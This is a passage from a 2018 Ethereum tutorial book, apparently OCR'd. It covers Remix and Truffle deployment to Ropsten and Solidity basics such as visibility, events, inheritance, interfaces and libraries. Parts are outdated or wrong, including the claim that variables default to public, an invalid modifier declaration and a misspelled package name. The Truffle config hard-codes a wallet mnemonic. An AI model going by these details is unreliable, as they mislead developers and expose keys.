
The information in this book about how to use that editor will be outdated in a matter of months because they are constantly improving the tool. So it's your obligation to find a way to get through a problem if you get stuck somewhere because the editor is slightly different. Be patient and search on google for your specific problem until it's fixed.

Nonetheless, I'll walk you through the basic steps that you must follow to deploy your contracts with the editor as it is right now, March 2018. Make sure to watch some videos about how to use that editor in detail. That will consolidate your knowledge.

Steps to deploy a contract with the Remix IDE:


1. Get Metamask. You need that chrome or firefox extension to interact with the blockchain. In this case Remix will use the accounts that you have available on Metamask. Go ahead and download it from Metamask.io if you haven't done so already.

2. Inside Metamask, create an account, select the Ropsten network:



and get some Ropsten ether. After you've selected your account and you changed the network to Ropsten Test Net, you can get ether by going to https://faucet.Metamask.io/ or by clicking the button buy. Then, in the faucet, simply click on "Request 1 ether from the faucet". In the future it may not work so be sure to find your own solutions by investigating in google. A Ropsten "Faucet" is a place where you get free Ropsten ether for developing code on that blockchain.

3. Now that you're connected on Ropsten and you have some ether to play with, you can go to the Remix editor on https://Remix.ethereum.org and paste your code on the big white section:



https://remix.ethereum.org/#optimize=false&version=soljson-v0.4.20+commit.3155dd80.js

browser/Untitled2.sol

```
pragma solidity 0.4.20;

library A {
    function sum(uint a, uint b) public pure returns(uint) {
        return a + b;
    }
}

contract B {
    function example () public {}
}
```


If there’s some code from another project, just remove it. It’s an example of what you can do.

4. If you see some warning, read what they are saying and fix the code. You must remove all the errors before being able to deploy that contract.
5. After that, go to the “Run” tab on the right section. Select your contract name on the input dropdown and click on “Create”. If your Smart Contract has a constructor function with parameters, write them separated by commas on the left input field before clicking on create. We’ll see how constructors are used in the next chapter:




6. Now you’ll receive a notification in Metamask with the basic information about the transaction. Just click on confirm and wait until the transaction is processed by the miners. If you get a warning from Metamask it means that your code has some kind of breaking bug. Fix the function that is causing the error.


7. After a while you'll see that your contract appears on the right down section. You can click on the functions to execute them:



8. The address of the contract will be shown in that section along with a button to copy it. Make sure you save it somewhere to keep track of it:




You now have deployed your contract. You can interact with it as long as you have the address. If you reload the page after the deployment, you can still access that deployed contract by clicking on "At Address" with the address that you got before:



That will re-connect to that deployed contract for using it again. Remember that the contracts are never deleted from the blockchain, they stay there forever and can be used anytime unless you block the functions somehow.

You can also deploy the contract to the Javascript Virtual Machine which is a simulated blockchain environment in Javascript. Where you can deploy and execute functions immediately since you don't have to wait for miners to process your transactions. You also have 100 ether and several accounts to play around. To use it, go to the "Run" tab and in the environment select "JavaScript VM" and deploy your contract just like before.



Environment: JavaScript VM (VM (-))
- JavaScript VM
- Injected Web3
- Web3 Provider

Account

Gas limit: 3000000

Value: 0 wei

This is quite useful for testing your functions right away. I use it constantly before deploying contracts on Ropsten or the mainnet.

Now you know how to deploy a Smart Contract on Ropsten with Remix. The address of the contract is the most important thing for interacting with it. In the Web3.js chapter you'll see how to execute the functions of the Smart Contract in your web app.

16. Deploying a contract with Truffle


Truffle is a framework for dapp development that helps you create Smart Contracts with utilities such as the ability to deploy your contracts from the command line easily.

To use it, install Truffle globally with npm:

```
npm install -g truffle
```

If you don't have npm, you can get it by installing node.js https://nodejs.org/. You'll need npm for lots of packages that will help you develop better code. The -g flag means that the Truffle command will be available anywhere in your terminal.

After installing Truffle, open a terminal or command line on the project that has the Smart Contracts that you want to deploy. Then execute `truffle init`:



```
PS C:\Users\merunas\Desktop\decentralized-todo> truffle init
Downloading...
```

You'll see that several files and folders have been created. In my case those are:

- contracts/ Where your contracts will be stored.
- migrations/ The migration configuration files that will re-upload an existing contract for a new, updated version of it.
- test/ The tests of a Smart Contract for verifying the code.
- truffle.js The main configuration file.

- truffle-config.js The secondary configuration file.

To deploy your contracts with Truffle, follow these steps:

1. Go the project folder and do:
   `npm i -S truffle-hdwallet-provider`
   The hdwallet provider is a utility that will allow us to use ethereum accounts, needed for deploying contracts. The `-S` flag indicates that you want to store the module in your `package.json`, a file created by npm when you initialize a project with `npm init`.
2. Move the contract file that you want to deploy to the folder contracts/.
3. Open the truffle.js file to edit the deployment configuration and write this code (don't paste it):

```
const HdProvider = require('truffle-hdwallet-provider')
const mnemonic = 'stamp arch collect second comic carbon
custom snake kit between reject category'

module.exports = {

  networks: {

        ropsten: {

              provider: function() {

                    return new HdProvider(mnemonic,
'https://ropsten.infura.io', 0) // The last parameter is the
account to use from that mnemonic

              },

              network_id: 3,

              gas: 4e6 // This is 4 exponential 6 = 4 million

        },

        development: {

              host: 'localhost',

              port: '8545',

              network_id: '*'

        }

  }

}
```

Don't copy and paste the code, write it by hand because it's the only way to truly learn. Also the quotes are not valid for most of the code editors so you'll have to change them all for simple quotes or double quotes.

The mnemonic is a 12-word phrase that generates the same group of accounts with the same addresses and private keys. The account number 0 of that mnemonic will always be the same when you use the mnemonic for generating accounts. You can use it in Metamask to import those accounts and get Ropsten ether before deploying contracts.

You see that there are 2 networks: Ropsten and development. These are the most used ones. Development is the equivalent to the virtual machine in Remix. In order to use it, you need to download the testrpc utility that will allow you to create a test private blockchain with this command:

```
npm i -g ethereumjs-testprc
```

After that you'll be able to use `testrpc` from anywhere in your terminal.

Do that now.

You'll see that 10 Ethereum accounts are created with 100 Ether each. While that task is running, you can deploy and use the functions of your Smart Contract like in the real network but without costs and without processing times since there are no miners.

The private blockchain that you just created by executing `testrpc` in your terminal, is available on the host 'localhost' and the port '8545' as you can see in the `Truffle.js` configuration file that you just created.

You'll have to open the `testrpc` command every time you want to use the private test blockchain.

4. Edit the file `1_initial_migration.js` that's inside migrations/ and write this code with your contract name:

```
const TodoList = artifacts.require(“./TodoList.sol”)

module.exports = function(deployer) {

    deployer.deploy(TodoList)

 }
```

Change `TodoList` to the name of your contract. It must be exactly the same name as the contract file name. This configuration file is used to tell Truffle how the contracts must be deployed. For instance, if you have 3 or so contracts and you need to deploy contract B before contract A, you'll write the configuration here to follow the order. It's also to specify the values used in the constructor of each contract if any.

5. Finally open a terminal or command line, go to the project folder and do:
   ```
   truffle migrate --network=Ropsten --reset
   ```

That will proceed to deploy the contracts with the configuration used earlier. If everything is correct, you should see the address of the deployed contracts right there in the terminal. Make sure to save them somewhere if you want to use that Ropsten contract later. The --reset flag will re-deploy the contracts every time. Without it, it may ignore the deployment if the contract is unchanged.

That's it for this chapter. You learned the following useful things:

- How to use the Remix editor
- How to use Metamask with Ropsten and test ether
- How to deploy contracts for Ropsten and the Javascript virtual machine

- How to use Truffle for deploying contracts
- How to configure the deployment files with Truffle
- How to use the testrpc private blockchain for deployment

17. Advanced Solidity

In this section you'll learn some of the advanced concepts of Solidity. There's much more that it's not covered in this book like assembly and encryption. But you don't need that to become an Ethereum developer. Here's the list of what you'll learn:

- Function and variables visibility
- Special function modifiers and the fallback function
- Events and contract imports
- Constructors and Contract Inheritance
- Smart Contract Interfaces and libraries
- The transfer and send functions
- Mathematical calculation utilities
- Web3.js

18. Functions and variables' visibility

Functions and variables have a special type of modifiers that indicate the visibility of the element. By default, all variables and functions are public. There are 4 types of visibility modifiers:

- **Public**: Anybody can access that variable or function.
- **Private**: Private functions and state variables are only visible for the contract they are defined in and not in derived contracts. This means that inherited contracts can't access private functions or variables.
- **External**: Only external users can access this function. The contract itself can't use those functions. Variables can't be external.
- **Internal**: Only this contract and contract deriving from it can access this function or variable.

Note that everything that is inside a contract is visible to all external observers. Making something private only prevents other contracts from accessing and modifying the information, but it will still be visible to the whole world outside of the blockchain.

For instance:

```
pragma solidity 0.4.20;

contract Example {

	uint256 public a;

	address private b;

	bool internal c;

	function Example() public {}

	function random() internal {}
```

```
    function myNumbers() external {}
}
```

I always recommend everybody to define the visibility of all your functions and variables, even if it’s public because it really help to understand how they should be used.

Important: public variables already have getter functions created internally. This means that a function which is public can be access by anybody easily. For instance the variable “a” in the example above will have a function created in the background like:

```
function a() public returns(uint256) {
    return a;
}
```

This is automatically created by Solidity to help users when dealing with public variables.

In summary, in this chapter you’ve learned:

- The 4 types of visibility modifiers that you can and should apply to your variables and functions.
- The fact that everything inside a contract is visible on the blockchain.
- That public variables have automatic getter functions created.

19. Special function modifiers and the fallback function

There are 3 special functions modifiers that you can use additionally to the function visibility. These are:

- Constant also called “view”
- Pure
- Payable

Constant or view functions (the name means the same) are functions that you can execute for free, without paying any gas because they are reading data from the blockchain, not updating data. This means that miners won’t have to process the transaction since the information that you are requesting is already there because you had to download the entire blockchain for using it and in the blockchain the information is freely accessible.

Use the keyword constant in getter functions and functions that don’t modify state variables:

```
pragma solidity 0.4.20;

contract Example {
    uint256 public numberWinner;
    function getWinner() public constant returns(uint256) {
        return numberWinner;
    }
}
```

In this case we can use constant to the function because we are not modifying any state variables in the contract. A state variable is a variable defined at the top of the contract, outside of any function and they keep their values whenever changed.

Whenever you update a state variable, its new value is written in the blockchain and every node using that blockchain will get that information.

You can also make constant variables, but they have a different meaning. Constant variables are those that never change in value. For example:

```
bool public constant isAlive = true;
```

If you don't give a value to the constant variables, they will take the default value permanently which in this case would be a boolean false.

Pure functions are those that don't read the state variables, nor they modify state variables. For instance:

```
function sum(uint256 a, uint256 b) public pure returns(uint256)
{

      return a + b;

}
```

Pure functions are useful for calculations and simple tasks that you can do individually.

Payable functions are those that can receive Ether when you execute them. For instance:

```
function receivePayment() public payable {}
```

Users executing that function will be able to send optionally any amount of ether. You can then access the amount sent with `msg.value` in wei. When a user or contract sends ether to a payable function, the ether will be stored in that contract and you can see the amount of ether available in the contract by using `this.balance` which will show you the amount in wei.

You can also get the address of the current contract with the global variable `this`.

The fallback function is a special function that you can create once in every contract. It doesn't have a name. For instance:

```
pragma solidity 0.4.20;

contract Example {

      function () public {

            // Do something

      }

}
```

It gets executed by default when the users execute the contract without calling any function by sending ether. This will be executed when you use the function transfer or send. We'll later see how those functions are used.

20. Events

The blockchain is a list of blocks which are fundamentally lists of transactions. Each transaction has an attached receipt which contains zero or more log entries. Log entries represent the result of events having fired from a Smart Contract.

In a Smart Contract, you define an event with the keyword `event` with optional parameters that you can add to log specific information. The good thing about events is that they consume so little gas. You can find events easily with Web3.js by reading the blockchain.

Here's how you define an event in a Smart Contract:

```
pragma solidity 0.4.20;

contract Example {

	event LogUser(address);

}
```

That's how you define the event. They usually start with the name Log with an uppercase first letter to identify it as an event easily. To execute the event do:

```
pragma solidity 0.4.20;

contract Example {

	event LogUser(address);

	function myFunction() public {

		LogUser(msg.sender);

	}

}
```

By simply executing the event as a function you are activating it. You can also create events without parameters like this:

```
pragma solidity 0.4.20;

contract Example {

	event LogExecution();

	function start() public {

		LogExecution();

	}

}
```

That will also be registered in the blockchain as an empty event, which could be useful to know how many times your code has been executed, or a specific function or to indicate that something has started.

You can name the parameters of the event optionally. This is useful to understand what each variable means in the event. For instance:

```
pragma solidity 0.4.20;

contract Example {

      event LogTransfer(address from, address to, uint256
amount);

      function doTransfer(address _receiver) public {

            LogTransfer(msg.sender, _receiver, 10 ether);

      }

}
```

Note that you can use monetary units such as ether and finney in your code to convert the numbers to that unit. For instance, 10 ether is 10 * 10^18 wei.

There's a special keyword that you can use in the parameters of the events called `indexed` let's see how it's used:

```
pragma solidity 0.4.20;

contract Example {

      event LogUser(address indexed sender, uint256 indexed
amount);

      function myFunction() public {

            LogUser(msg.sender, 1);

      }

}
```

This keyword allows you to search for those parameters from the blockchain. By default, you can get all the events from a Smart Contract with Web3.js but in some cases you want to find specific information like "I want to see the events of the users that sent more than 10 ether". With indexed events, you can filter and find those specific events quickly and easily with Web3.js, using detailed queries.

You'll only use it in cases where you really need to find that specific information in your dapp.

In summary:

- Events are good to log small amounts of information on the blockchain cheaply.
- They can have parameters and they can be named if you want.
- You can use the keyword `indexed` to make your event parameters easily searchable in the front-end application.

21. Contract imports

You can create several Smart Contracts in different files for better organization of the code. It helps to order big applications. For that matter, there's a function called import that can be used to import a Smart Contract onto another. Here's how it looks like:

```
pragma solidity 0.4.20;

import "SecondaryContract.sol";
import "myContracts/AnotherContract.sol";

contract Example {}
```

You just have to indicate the name and location of the contract to import if it's in another folder. In Javascript you have to manually export components. In Solidity you don't. You can import any contract easily without having to "export" it.

After importing the contract, in the contract `Example` from the previous example, you can create instances of the imported contract to execute functions and get variables like so:

```
pragma solidity 0.4.20;

import "SecondaryContract.sol";

import "myContracts/AnotherContract.sol";

contract Example {

      SecondaryContract public contractInstance = new
SecondaryContract();

      function showValue() public returns(uint256 value) {

            // Here we are getting a variable from that contract

            value = contractInstance.myValue;

      }

      function executeRandom() public {

            // This is how you execute a function from the
imported contract

            contractInstance.executeRandom();

      }

}
```

You can do the following after importing the contract:

- Create new instances of that imported contract.
- Activate an existing instance of an already deployed contract.
- Get variables and execute functions from that imported contract after creating the instance.

There's another way to create instances from an imported Smart Contract which is using the deployed contract's address.

For instance, think about the following: You just deployed a contract A and you want to access the variables and functions from that contract in your secondary contract B. Because variables change as you use the contract. How do you do it?

Well, if you have the exact code of the deployed contract A and you know the address of that contract, you can create an instance of that contract.

To do so, import the code just like you saw before. Then create the instance with the address of the contract like this:

```
pragma solidity 0.4.20;

import "A.sol";

contract B {

      A public firstContractInstance =
A("0x82h2i34h87hjf8734h8r893476h8"); // That's the address of
the contract deployed on the Ethereum network

}
```

Now you can get the real values from the variables and execute the functions from that another contract the same way as before.

This is important for bigger decentralized applications where you need the information from one contract on another.

In summary, here's what you learned in this chapter:

- How to create events, what they are and how they are used.
- The types of events.
- How to import contracts.
- How to instantiate imported contract with the `new` keyword and by using the address of the contract deployed.
- How to read imported contract's variables and how to execute functions from an imported contract.

22. Constructors and Contract Inheritance

The constructor of a Smart Contract is the function that gets executed when the contract is created or deployed. It's a function with the same name of the contract. For instance:

```
pragma solidity 0.4.20;

contract Example {

      function Example() public {

            // This is the constructor code that will be executed
when you create the contract or deploy it

      }

}
```

The constructor is used to initialize several variables in 99% of the cases.

You can combine several contracts into one by using inheritance. Inheritance is just combining code inside one big contract. Think about inheritance as copy pasting the code from one contract to another, you can use external functions as yours. Here's how it looks:

```
pragma solidity 0.4.20;

import "A.sol";
```

```
contract B is A {}
```

With the keyword `is` you can take an imported contract and using that code like if it belongs to this contract. In this case, the code from A is “injected” into B.

This allows you to:

- Execute functions from other contracts like your own. You can execute any function inherited without defining the function because it’s already defined in that contract.
- You can use the same variables, modifiers and events from the top contract.

Why would you want to inherit a contract? Well because you can import utilities that you repeatedly use in your projects. Things like common modifiers and variables. Take a look at this contract:

```
pragma solidity 0.4.20;

contract Owned {

	address public owner;

	modifier onlyOwner public {

		require(msg.sender == owner);

		_;

	}

	function Owned() public {

		owner = msg.sender;

	}

}
```

This simple contract allows you to use the modifier `onlyOwner` on the contract that inherits it:

```
pragma solidity 0.4.20;

import “Owned.sol”;

contract Example is Owned {

	function test() public onlyOwner {}

}
```

You can also inherit several Smart Contracts. Here’s how it looks like:

```
pragma solidity 0.4.20;

import “Owned.sol”;

import “Config.sol”;

contract Example is Owned, Config {}
```

You can also use the keyword `super` to execute a function from the top contract in case you have functions with the same name:

```
pragma solidity 0.4.20;

import "Owned.sol";

contract Example is Owned {

      function test() public {

            super.doSomething();

      }

}
```

That will execute the function **doSomething** of the contract Owned.

In summary, here's what you learned in this chapter:

- What are constructors and how to use them.
- What is Smart Contract inheritance, how to do it and use cases.
- Multiple inheritance and the super keyword.

23. Interfaces

Interfaces are a type of Smart Contract where the function don't have body. Just the function declaration. You can still declare variables. For instance:

```
pragma solidity 0.4.20;

contract Example {

      function doSomething(uint256 _user) public;

      function executeSomething() public;

}
```

You see? The functions are empty and they have a semicolon at the end to indicate that they are part of an interface Smart Contract. They also can't have variables nor constructors and they can't inherit other contracts or interfaces.

What's the purpose of Smart Contract interfaces?

The main goal of using interfaces (or Abstract Contracts) is to provide a customizable and re-usable approach for your contracts. This allows you to customize code without having to implement everything from scratch.

They allow you to import and execute code without having to know how the functions are implemented. For instance, let's say that you want to import the Smart Contract "Owned.sol" that we saw before but you don't know how the functions are implemented nor you care. Your goal is to import and use that contract without having to worry about how it works internally.

In this case, the best solution is to create an interface with the functions and variables of that contract and use it on yours like so:

```
// Interface example of the contract Owned.sol

pragma solidity 0.4.20;

contract IOwned {

      address public owner;

      function example() public; // Maybe you have this function
with body in the deployed real contract

}
```

Then you import the interface and you initialize it with the address of the deployed contract like we saw before. Interface names usually start with an uppercase `I` letter to indicate that they are interfaces.

Remember this:

1. You deploy the contract with the functions completed with body.
2. Then you create an interface of that contract without implementing the functions.
3. Finally, you import the interface and you initialize the contract with the address of the deployed contract from the first step.

When doing that, the contract that imported the interface is smaller which allows you to have more code in it. The size of the contract is limited to the size allowed per transaction in the blockchain you're using.

The functions in the interface must have the same number and type of parameters.

For instance:

```
// 1

pragma solidity 0.4.20;

contract Example {

      function sum(uint256 a, uint256 b) public pure
returns(uint256) {

            return a + b;

      }

}


// 2

pragma solidity 0.4.20;

contract IExample {

      function sum(uint256 a, uint256 b) public pure
returns(uint256);

}
```

```
// 3

pragma solidity 0.4.20;

import "IExample.sol";

contract AnotherExample {

      IExample public exampleInstance = 
IExample("0x2h845j839jf9348857uj984jr984j");

}
```

That's how you create a contract, how you create an interface and how you initialize the interface with the address of the deployed contract. The interface is executing the code of the deployed contract where the functions have body.

24. Libraries

Libraries on the other hand, are a different type of contract, that doesn't have any storage and cannot hold ether. Which means that they don't allow payable functions and cannot have a fallback function. Sometimes it is helpful to think of a library as a singleton in the EVM, a piece of code that can be called from any contract without the need to deploy it again. Very useful for saving huge amounts of gas by not having to deploy the same code over and over again.

Here's how you define a library:

```
pragma solidity 0.4.20;

library A {

      function example() public constant returns(uint) {

            // Example function that does some calculation

      }

}
```

When you execute a function from a library, the `msg.sender` global variable is actually the address of the user that executed the function from the library. Let me explain: When you execute a function from a contract, `msg.sender` is the address of the user that executed that function not the address of the contract that executed the library.

But when you execute a function from a contract that calls another contract's function, then the `msg.sender` is the address of the contract not the address of the user that made the initial call. For instance:

```
pragma solidity 0.4.20;

contract A {

      function doSomething() public {

            // msg.sender here will be the address of the 
contract B when that contract executes this function

      }

}
```

```
contract B {
      function callAnotherContract(address _contractAddress)
public {
            A aInstance = A(_contractAddress);
            aInstance.doSomething(); // msg.sender inside will be
this address
      }
}
```

Why I'm telling you this? Because in libraries the value of `msg.sender` is the address of the user that initiated the call, not the address of the contract. This is important when dealing with functions that use `msg.sender`.

There are 2 ways to use the library in your Smart Contract:

